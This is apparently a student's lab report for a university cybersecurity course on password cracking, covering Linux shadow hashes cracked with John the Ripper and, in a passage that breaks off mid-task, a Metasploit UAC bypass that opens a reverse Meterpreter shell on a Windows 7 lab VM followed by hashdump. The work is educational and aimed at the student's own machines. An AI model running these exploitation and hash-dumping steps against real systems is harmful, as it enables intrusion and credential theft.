
CYSE 301: Cybersecurity Technique and Operations

Assignment #5 - Password Cracking in Linux and Windows
Aiden West
01226601


Task A: Linux Password Cracking (25 points)

1. **5 points.** Create two groups, one is **cyse301**, and the other is your ODU Midas ID (for example, svatsa). Then display the corresponding group IDs.




```
┌──(root㉿kali)-[~]
└─# groupadd cyse301

┌──(root㉿kali)-[~]
└─# groupadd cwest032

┌──(root㉿kali)-[~]
└─# tail /etc/group
wireshark:x:135:kali
_gvm:x:136:
kali:x:1000:
kaboxer:x:137:kali
xrdp:x:138:
snort:x:139:
syslog:x:140:
splunk:x:1001:
cyse301:x:1002:
cwest032:x:1003:
```


2. **5 points.** Create and assign three users to each group. Display related UID and GID information of each user.



```
┌──(root㉿kali)-[~]
└─# useradd john

┌──(root㉿kali)-[~]
└─# useradd matt

┌──(root㉿kali)-[~]
└─# useradd chris
```



```
┌──(root㉿kali)-[~]
└─# adduser john cyse301
info: Adding user `john' to group `cyse301' ...

┌──(root㉿kali)-[~]
└─# adduser matt cyse301
info: Adding user `matt' to group `cyse301' ...

┌──(root㉿kali)-[~]
└─# adduser chris cyse301
info: Adding user `chris' to group `cyse301' ...

┌──(root㉿kali)-[~]
└─# adduser john cwest032
info: Adding user `john' to group `cwest032' ...

┌──(root㉿kali)-[~]
└─# adduser matt cwest032
info: Adding user `matt' to group `cwest032' ...

┌──(root㉿kali)-[~]
└─# adduser chris cwest032
info: Adding user `chris' to group `cwest032' ...

┌──(root㉿kali)-[~]
└─# 
```




```
┌──(root㉿kali)-[~]
└─# tail /etc/passwd
inetsim:x:132:134::/var/lib/inetsim:/usr/sbin/nologin
_gvm:x:133:136::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
xrdp:x:134:138::/run/xrdp:/usr/sbin/nologin
snort:x:135:139:Snort IDS:/var/log/snort:/usr/sbin/nologin
syslog:x:136:140::/nonexistent:/usr/sbin/nologin
splunk:x:1001:1001:Splunk Server:/opt/splunk:/bin/bash
john:x:1002:1004::/home/john:/bin/sh
matt:x:1003:1005::/home/matt:/bin/sh
chris:x:1004:1006::/home/chris:/bin/sh
```

3. **5 points.** Choose Three new passwords, **from easy to hard**, and assign them to the users you created. You need to show me the password you selected in your report, and **DO NOT** use your real-world passwords.

   John – hello


   Matt – smile123

   Chris – mang0l0ver65


   

```
┌──(root㉿kali)-[~]
└─# passwd john
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# passwd matt
New password:
Retype new password:
passwd: password updated successfully

┌──(root㉿kali)-[~]
└─# passwd chris
New password:
Retype new password:
passwd: password updated successfully
```


4. **5 points.** Export all Three users' password hashes into a file named "**YourMIDAS-HASH**" (for example, svatsa-HASH). Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment.



```
┌──(root㉿kali)-[~]
└─# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

┌──(root㉿kali)-[~]
└─# cp /usr/share/wordlists/rockyou.txt.gz
cp: missing destination file operand after '/usr/share/wordlists/rockyou.txt.
gz'
Try 'cp --help' for more information.

┌──(root㉿kali)-[~]
└─# cp /usr/share/wordlists/rockyou.txt.gz .

┌──(root㉿kali)-[~]
└─# ls
BoGFUycx.jpeg      Desktop           KiCyouMr.jpeg     rockyou.txt.gz
cwest032           Documents         Music             shared-drives
cwest032.exe       Downloads         passwd_cwest032   Templates
cwest032name.txt   forcwest032.txt   Pictures          uXIFKKKV.jpeg
cwest032.txt       hmqxQEPZ.jpeg     Public            Videos

┌──(root㉿kali)-[~]
└─# gunzip rockyou.txt.gz
```




```
┌──(root㉿kali)-[~]
└─# nano hashfile.txt

┌──(root㉿kali)-[~]
└─# cat hashfile.txt
john:$y$j9T$tYmC6zvbR0SOBrGfe0CL/.$vG8et8mgsU0tPsVUzzYPuODr3qt9XOFWt2v2rgG.34
0:20043:0:99999:7:::
matt:$y$j9T$4khKLT31×1WB4lcaKsb5B1$jxeiS8CdjK.wl4f3dVOptxKJksCJJIkPfiQRNM/ysJ
7:20043:0:99999:7:::
chris:$y$j9T$C81SnCmC1VDS0vmbbolKp/$aubkVLNCZbBMyZqBi9EWQVTP9eOlYcFsnxe2qvpVR
70:20043:0:99999:7:::

┌──(root㉿kali)-[~]
└─# john
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 O
MP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.

┌──(root㉿kali)-[~]
└─# john --format=crypt --wordlist=rockyou.txt hashfile.txt
Using default input encoding: UTF-8
```




```
┌──(root㉿kali)-[~]
└─# john --format=crypt --wordlist=rockyou.txt hashfile.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (crypt, generic crypt(3) [?/6
4])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sh
a512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hello            (john)
1g 0:00:02:36 0.01% (ETA: 2024-11-28 07:44) 0.006383g/s 15.93p/s 33.09c/s 33.
09C/s shamrock..keith
smile123         (matt)
2g 0:00:07:57 0.07% (ETA: 2024-11-23 07:32) 0.004190g/s 26.75p/s 36.81c/s 36.
81C/s rainbow2..wendel
2g 0:00:18:19 0.21% (ETA: 2024-11-21 20:27) 0.001818g/s 33.52p/s 37.89c/s 37.
89C/s holabebe..co2004
```

Task B: Windows Password Cracking (25 points)

Log on to Windows 7 VM and establish a reverse shell connection with the **admin** privilege to the target Windows 7 VM. Then, create a list of 3 users with different passwords. [**10 Points**] Now, complete the following tasks in sequence:




```
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[+] Part of Administrators group! Continuing ...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem ...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1047) at
 2024-11-15 22:08:30 -0500
```



```
C:\Windows\System32>net user /add john hello
net user /add john hello
The command completed successfully.


C:\Windows\System32>net user /add matt smile123
net user /add matt smile123
The command completed successfully.


C:\Windows\System32>net user /add chris mang0l0ver65
net user /add chris mang0l0ver65
The command completed successfully.
```


1. **5 points.** Display the password hashes by using the "hashdump" command in the meterpreter shell.



```
C:\Windows\System32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
chris:1006:aad3b435b51404eeaad3b435b51404ee:3a12f9e6fba8f5d9dea1b54f43ce01dc:
::
cwest032:1003:aad3b435b51404eeaad3b435b51404ee:4c3cb9307aed7be3a4b8a7460737a9
99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f5629
0e444b23:::
john:1004:aad3b435b51404eeaad3b435b51404ee:066ddfd4ef0e9cd7c256fe77191ef43c::
:
matt:1005:aad3b435b51404eeaad3b435b51404ee:9320a9e00ad701425d050a3141954ff5::
:
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b758
6c:::
meterpreter > 
```

2. **10 points.** Save the password hashes into a file named "**your_midas.WinHASH**" in Kali Linux (you need to replace the "your_midas" with your university MIDAS). Then run John the ripper

